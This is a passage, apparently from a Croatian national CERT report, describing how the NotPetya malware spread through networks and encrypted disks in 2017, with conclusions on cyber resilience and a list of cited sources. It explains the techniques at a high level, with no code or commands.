Prvi način, iskorištavanje ranjivosti servisa SMB, sličan je načinu širenja *ransomwarea* WannaCry. WannaCry je također koristio *exploit* EternalBlue za automatsko širenje, te se za razliku od NotPetye nije širio samo lokalnom mrežom, već i globalno, zbog čega je bio i toliko destruktivan. Kao i u slučaju WannaCrya, zakrpa za odgovarajuće ranjivosti bila je dostupna mjesecima prije, tako da računala koja su redovito ažurirana nisu bila ranjiva na ovaj način širenja, no nažalost, mnoge organizacije čak ni nakon WannaCry napada nisu ažurirale računala odgovarajućim zakrpama. Više informacija o napadu ransomwareom WannaCry dostupno je u prethodnom dokumentu Nacionalnog CERT-a.

Drugi način širenja, krađa i korištenje korisničkih imena i lozinki ili pristupnih tokena, može se smatrati i opasnijim od prvog načina jer se ovim mehanizmom širenja NotPetya može proširiti i na računala koja nisu ranjiva na *exploite* EternalBlue i EternalRomance.

Ovaj način širenja zapravo obuhvaća više tehnika. Po pitanju krađe pristupnih podataka, NotPetya (27) (29) (30) (31):

- koristi tehnike slične tehnikama alata Mimikatz – čita memoriju sistemskog procesa LSASS (*Local Security Authority Subsystem Service*) gdje su zapisana korisnička imena i lozinke;

- krade vjerodajnice (engl. *credentials*) iz upravitelja vjerodajnica (engl. *credential manager*) operacijskog sustava;

- krade/duplicira pristupne tokene (engl. *access tokens*) operacijskog sustava iz drugih procesa koji posredno daju pristup korisničkim imenima i lozinkama.


Jednom kada NotPetya prikupi odgovarajuće pristupne podatke, prvo ih koristi kako bi protokolom SMB prekopirala svoju izvršnu datoteku na druga računala na lokalnoj mreži, te zatim pokreće tu datoteku uz pomoć jednog od dva legitimna alata: PsExec i WMIC (27) (29) (30). Alat PsExec pokreće kopiranu datoteku putem SMB protokola, a alat WMIC koristi *Windows Management Instrumentation* funkcionalnost/protokol kako bi pokrenuo datoteku. Obje tehnike su uobičajene tehnike širenja mrežom u kibernetičkom napadu, no nije uobičajeno vidjeti kako ih zlonamjerni softver automatizirano koristi.

3.3 Šifriranje podataka

Još jedna posebnost NotPetye je to što šifrira podatke na računalu na dva načina. Prvo, NotPetya pretraži dostupne datoteke na računalu, te šifrira datoteke s određenim nastavcima. Taj dio sam po sebi nije poseban – to je uobičajena praksa za *ransomware*.

NotPetya se ističe po tome što, uz uobičajeno šifriranje datoteka, mijenja kôd na početku diska, u tzv. *master boot record* (MBR) dijelu. Taj kôd se pokreće prije pokretanja samog operacijskog sustava, a NotPetya ga mijenja tako da prilikom sljedećeg pokretanja računala on šifrira ključne strukture datotečnog sustava (engl. *master file table*, MFT) te prikazuje ucjenjivačku poruku.

U konačnici, to znači da će žrtve NotPetye ubrzo nakon zaraze primijetiti da se računalo automatski ponovno pokrenulo (engl. *restart/reboot*), te će ih dočekati zaslon prikazan na slici 12.




Slika 12 Lažna poruka o popravku diska za čije vrijeme NotPetya šifrira podatke (24)

Na zaslonu piše da je operacijski sustav u procesu popravka diska, no zapravo, u pozadini NotPetya šifrira podatke. Jednom kada su podaci šifrirani, pojavljuje se ucjenjivačka poruka prikazana na slici 13.

Ova funkcionalnost izmjene kôda na početku diska je neuobičajena, ali nije jedinstvena – upravo ovakvo šifriranje podataka već je prethodno viđeno kod *ransomwarea* Petya, te su zato u početku napada mnogi mislili kako se radi o novoj inačici tog *ransomwarea*. Ubrzo je otkriveno kako, osim ovakvog načina šifriranja, NotPetya zapravo i nema sličnosti s *ransomwareom* Petya, zbog čega je zatim i dobio ime „NotPetya“ (ili „Nyetya“).

Čak je i izvorni autor *ransomwarea* Petya, vjerojatno u strahu da ga ne optuže za ovaj izrazito destruktivni napad NotPetye, javno objavio ključ kojim se mogu dešifrirati podaci šifrirani bilo kojom prethodnom inačicom *ransomwarea* Petya. Nažalost, taj ključ ne može nikako pomoći žrtvama NotPetye (32).



Slika 13 Ucjenjivačka poruka NotPetye

Osim načina šifriranja, NotPetya se ističe, i razlikuje od Petye, po tome što se ključ za šifriranje podataka uopće ne pohranjuje. Nije moguće sa sigurnošću reći je li to autor učinio namjerno, ili greškom, ali posljedica toga je da, čak i kada bi žrtva platila otkupninu, napadač joj ne bi mogao dati ključ za dešifriranje. Upravo zbog toga, konsenzus u sigurnosnoj zajednici je taj da primarna svrha NotPetye zapravo nije zaraditi novac, već nepovratno uništiti podatke žrtve. Drugim riječima, sumnja se da se NotPetya samo površinski pretvara da je *ransomware* – možda kako bi prikrila stvarni motiv napadača – te da joj je pravi cilj uništiti podatke i tako napraviti štetu žrtvama (24) (30) (33) (34) (35) (36).

U cijeloj ovoj nesreći, jedna donekle pozitivna vijest je da su autori NotPetye napravili neke greške u kôdu za šifriranje, zbog čega je u nekim slučajevima moguće dešifrirati dio podataka (37) (38). Nažalost, za mnoge je žrtve to saznanje došlo puno prekasno te nije značajno pomoglo u saniranju štete.

4 Zaključak

Napad zlonamjernim softverom NotPetya 27. lipnja 2017. godine šokirao je Ukrajinu i svijet. Izvedba samog napada bila je ciljana i sofisticirana, isto kao i zlonamjerni softver koji je pokorio regiju. Iako NotPetya površinski djeluje kao *ransomware*, konsenzus sigurnosne zajednice je da njena svrha nije bila iznuda za financijsku korist napadača, već da je NotPetya napravljena za uništavanje računalne infrastrukture koju zarazi.

Kod velikog dijela kibernetičkih napada, sigurnosni stručnjaci ističu kako su napravljeni veliki propusti – računala nisu mjesecima ažurirana, vatrozid (engl. *firewall*) je propuštao promet koji nikako ne bi trebao propuštati itd. – te kako bez tih propusta, napad ne bi bio moguć.

Za razliku od tih slučajeva, žrtve NotPetye zaista nisu nužno trebale napraviti neku veliku grešku da budu zaražene. Žrtve su mogle imati stroga pravila vatrozida, ažurirana računala, složene lozinke i razne druge mjere zaštite, ali i dalje, dovoljno je bilo da na nekom od računala u organizaciji koriste legitiman računovodstveni softver da se to računalo zarazi NotPetyom, te da se ta zaraza proširi mrežom.

Napad NotPetyom ilustrira jednu bitnu lekciju – koliko god su preventivne mjere bitne (ažuriranje softvera, antivirusni sustavi, vatrozidi...), neće uvijek biti moguće spriječiti napad. Zato je ključno da, uz preventivne mjere, organizacije budu spremne detektirati, reagirati i oporaviti se od napada. U slučaju NotPetye, za uspješan oporavak su ključne bile pričuvne kopije podataka (engl. *backups*) koje nisu spojene na mrežu – daleko od dosega zlonamjernog softvera koji se širi mrežom i uništava podatke. Kod prethodnih napada na ukrajinsku elektroenergetsku mrežu, operateri su se uspjeli oporaviti od napada jer su imali mogućnost ručnog upravljanja sustavom. Zaključno, bitno je razumjeti kako nikada nije moguće spriječiti sve napade, tako da briga o kibernetičkoj sigurnosti ne smije stati na preventivnim mjerama, već mora uključivati i aktivan nadzor kako bi se uspješni napadi što prije otkrili, te mogućnosti odgovora na napad i oporavka. Upravo kako bi se naglasile i te komponente sigurnosti, sve se češće koristi pojam **kibernetička otpornost (engl. *cyber resilience*)**.

5 Literatura

1. **Perlroth, Nicole, Scott, Mark i Frenkel, Sheera.** Cyberattack Hits Ukraine Then Spreads Internationally. *The New York Times.* [Mrežno] 27. lipnja 2017. [Citirano: 14. kovoloza 2019.] https://www.nytimes.com/2017/06/27/technology/ransomware-hackers.html.

2. **Symantec Security Response Team.** Petya ransomware outbreak: Here's what you need to know. [Mrežno] 24. listopada 2017. [Citirano: 14. kolovoza 2019.] https://www.symantec.com/blogs/threat-intelligence/petya-ransomware-wiper.

3. **Українська правда.** Вірус Petya зачепив понад 1,5 тисячі юридичних і фізичних осіб. [Mrežno] 29. lipnja 2017. [Citirano: 14. kolovoza 2019.] https://www.pravda.com.ua/news/2017/06/29/7148210/.

4. **Greenberg, Andy.** The Untold Story of NotPetya, the Most Devastating Cyberattack in History. *WIRED.* [Mrežno] 22. kolovoza 2018. [Citirano: 14. kolovoza 2019.] https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/.

5. **Osborne, Charlie.** NonPetya ransomware forced Maersk to reinstall 4000 servers, 45000 PCs. *ZDNet.* [Mrežno] 26. siječnja 2018. [Citirano: 14. kolovoza 2019.] https://www.zdnet.com/article/maersk-forced-to-reinstall-4000-servers-45000-pcs-due-to-notpetya-attack/.

6. **Gunderman, Dan.** NotPetya Costs Merck, FedEx, Maersk $800M. *CSHub.* [Mrežno] 31. listopada 2017. [Citirano: 14. kolovoza 2019.] https://www.cshub.com/attacks/news/notpetya-costs-merck-fedex-maersk-800m.

7. **Greenberg, Andy.** How An Entire Nation Became Russia's Test Lab for Cyberwar. *WIRED.* [Mrežno] 20. lipnja 2017. [Citirano: 27. kolovoza 2019.] https://www.wired.com/story/russian-hackers-attack-ukraine/.

8. **Zetter, Kim.** Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid. *WIRED.* [Mrežno] 3. ožujka 2016. [Citirano: 14. kolovoza 2019.] https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/.

9. —. Everything We Know About Ukraine's Power Plant Hack. *WIRED.* [Mrežno] 20. siječnja 2016. [Citirano: 14. kolovoza 2019.] https://www.wired.com/2016/01/everything-we-know-about-ukraines-power-plant-hack/.

10. **Kaspersky Lab's Global Research & Analysis Team (GReAT).** BlackEnergy APT Attacks in Ukraine employ spearphishing with Word documents. [Mrežno] 28. siječnja 2016. [Citirano: 27. kolovoza 2019.] https://securelist.com/blackenergy-apt-attacks-in-ukraine-employ-spearphishing-with-word-documents/73440/.

11. **E-ISAC, i dr.** Analysis of the Cyber Attack on the Ukrainian Power Grid Defense Use Case. [Mrežno] 18. ožujka 2016. [Citirano: 27. kolovoza 2019.] https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf.

12. **Greenberg, Andy.** Watch Hackers Take Over the Mouse of a Power-Grid Computer. *WIRED.* [Mrežno] 20. lipnja 2017. [Citirano: 27. kolovoza 2019.] https://www.wired.com/story/video-hackers-take-over-power-grid-computer-mouse/.

13. **Dragos.** CRASHOVERRIDE Analyzing the Threat to Electric Grid Operations. [Mrežno] 2017. [Citirano: 27. kolovoza 2019.] https://dragos.com/wp-content/uploads/CrashOverride-01.pdf.

14. **Cherepanov, Anton.** WIN32/INDUSTROYER A new threat for industrial control systems. [Mrežno] 12. lipnja 2017. [Citirano: 27. kolovoza 2019.] https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf.

15. **Cherepanov, Anton i Lipovsky, Robert.** Industroyer: Biggest threat to industrial control systems since Stuxnet. [Mrežno] 12. lipnja 2017. [Citirano: 27. kolovoza 2019.] https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/.

16. **Polityuk, Pavel.** Ukraine to probe suspected Russian cyber attack on grid. *Reuters.* [Mrežno] 31. prosinca 2015. [Citirano: 27. kolovoza 2019.] https://www.reuters.com/article/us-ukraine-crisis-malware/ukraine-to-probe-suspected-russian-cyber-attack-on-grid-idUSKBN0UE0ZZ20151231.

17. —. Ukraine points finger at Russian security services in recent cyber attack. *Reuters.* [Mrežno] 1. srpnja 2017. [Citirano: 27. kolovoza 2019.] https://www.reuters.com/article/us-cyber-attack-ukraine/ukraine-points-finger-at-russian-security-services-in-recent-cyber-attack-idUSKBN19M39P.

18. **Marsh, Sarah.** US joins UK in blaming Russia for NotPetya cyber-attack. *The Guardian.* [Mrežno] 15. veljače 2018. [Citirano: 29. kolovoza 2019.] https://www.theguardian.com/technology/2018/feb/15/uk-blames-russia-notpetya-cyber-attack-ukraine.

19. **Cherepanov, Anton i Lipovsky, Robert.** New TeleBots backdoor: First evidence linking Industroyer to NotPetya. [Mrežno] 11. listopada 2018. [Citirano: 27. kolovoza 2019.] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/.

20. **Stubbs, Jack i Williams, Matthias.** Ukraine scrambles to contain new cyber threat after 'NotPetya' attack. *Reuters.* [Mrežno] 5. srpnja 2017. [Citirano: 28. kolovoza 2019.] https://www.reuters.com/article/us-cyber-attack-ukraine-backdoor/ukraine-scrambles-to-contain-new-cyber-threat-after-notpetya-attack-idUSKBN19Q14P.

21. **Interfax-Ukraine.** M.E.Doc developer signs agreement with SBU on countering cyberattack threats. [Mrežno] 12. srpnja 2018. [Citirano: 28. kolovoza 2019.] https://en.interfax.com.ua/news/general/517610.html.

22. **Maynor, David, i dr.** The MeDoc Connection. [Mrežno] 5. srpnja 2017. [Citirano: 28. kolovoza 2019.] https://blog.talosintelligence.com/2017/07/the-medoc-connection.html.

23. **Національна поліція України.** Прикриттям наймасштабнішої кібератаки в історії України став вірус Diskcoder.C. *YouTube.* [Mrežno] 5. srpnja 2017. [Citirano: 29. kolovoza 2019.] https://www.youtube.com/watch?v=TY5f2fmwcDE.

24. **Cherepanov, Anton.** TeleBots are back: Supply-chain attacks against Ukraine. [Mrežno] 30. srpnja 2017. [Citirano: 28. kolovoza 2019.] https://www.welivesecurity.com/2017/06/30/telebots-back-supply-chain-attacks-against-ukraine/.

25. —. Analysis of TeleBots' cunning backdoor. [Mrežno] 4. srpnja 2017. [Citirano: 28. kolovoza 2019.] https://www.welivesecurity.com/2017/07/04/analysis-of-telebots-cunning-backdoor/.

26. —. XData ransomware making rounds amid global WannaCryptor scare. [Mrežno] 23. svibnja 2017. [Citirano: 28. kolovoza 2019.] https://www.welivesecurity.com/2017/05/23/xdata-ransomware-making-rounds-amid-global-wannacryptor-scare/.

27. **Sood, Karan i Hurley, Shaun.** NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft. [Mrežno] 29. lipnja 2017. [Citirano: 28. kolovoza 2019.] https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/.

28. **Hurley, Shaun i Sood, Karan.** NotPetya Technical Analysis Part II: Further Findings and Potential for MBR Recovery. [Mrežno] 3. srpnja 2017. [Citirano: 28. kolovoza 2019.] https://www.crowdstrike.com/blog/petrwrap-technical-analysis-part-2-further-findings-and-potential-for-mbr-recovery/.

29. **Microsoft Defender ATP Research Team.** New ransomware, old techniques: Petya adds worm capabilities. [Mrežno] 27. lipnja 2017. [Citirano: 28. kolovoza 2019.] https://www.microsoft.com/security/blog/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/.

30. —. Windows 10 platform resilience against the Petya ransomware attack. [Mrežno] 29. lipnja 2017. [Citirano: 29. kolovoza 2019.] https://www.microsoft.com/security/blog/2017/06/29/windows-10-platform-resilience-against-the-petya-ransomware-attack/.

31. **Zweig, Noam.** A Technical Analysis of NotPetya. [Mrežno] 28. lipnja 2017. [Citirano: 30. kolovoza 2019.] https://www.cynet.com/blog/technical-analysis-notpetya/.

32. **Malwarebytes Labs.** The key to old Petya versions has been published by the malware author. [Mrežno] 24. srpnja 2017. [Citirano: 29. kolovoza 2019.] https://blog.malwarebytes.com/cybercrime/2017/07/the-key-to-the-old-petya-has-been-published-by-the-malware-author/.

33. **Ivanov, Anton i Mamedov, Orkhan.** ExPetr/Petya/NotPetya is a Wiper, Not Ransomware. [Mrežno] 28. lipnja 2017. [Citirano: 29. kolovoza 2019.] https://securelist.com/expetrpetyanotpetya-is-a-wiper-not-ransomware/78902/.

34. **Malwarebytes Labs.** EternalPetya and the lost Salsa20 key. [Mrežno] 4. srpnja 2017. [Citirano: 29. kolovoza 2019.] https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-lost-salsa20-key/.

35. **Noerenberg, Erika.** NotPetya Technical Analysis. [Mrežno] 30. lipnja 2017. [Citirano: 29. kolovoza 2019.] https://logrhythm.com/blog/notpetya-technical-analysis/.

36. **Borys, Christian.** The day a mysterious cyber-attack crippled Ukraine. *BBC.* [Mrežno] 4. srpnja 2017. [Citirano: 29. kolovoza 2019.] www.bbc.com/future/story/20170704-the-day-a-mysterious-cyber-attack-crippled-ukraine.

37. **Eschweiler, Sebastian.** Decrypting NotPetya/Petya: Tools for Recovering Your MFT After an Attack. [Mrežno] 23. kolovoza 2017. [Citirano: 29. kolovoza 2019.]

https://www.crowdstrike.com/blog/decrypting-notpetya-tools-for-recovering-your-mft-after-an-attack/.

38. —. Full Decryption of Systems Encrypted by Petya/NotPetya. [Mrežno] 17. listopada 2017. [Citirano: 29. kolovoza 2019.] https://www.crowdstrike.com/blog/full-decryption-systems-encrypted-petya-notpetya/.

39. **Kovacs, Eduard.** NotPetya Attack Costs Big Companies Millions. *SecurityWeek.* [Mrežno] 17. kolovoza 2017. [Citirano: 14. kolovoza 2019.] https://www.securityweek.com/notpetya-attack-costs-big-companies-millions.

40. **MalwareTech.** Petya Ransomware Attack – What's Known. [Mrežno] 27. lipnja 2017. [Citirano: 29. kolovoza 2019.] https://www.malwaretech.com/2017/06/petya-ransomware-attack-whats-known.html.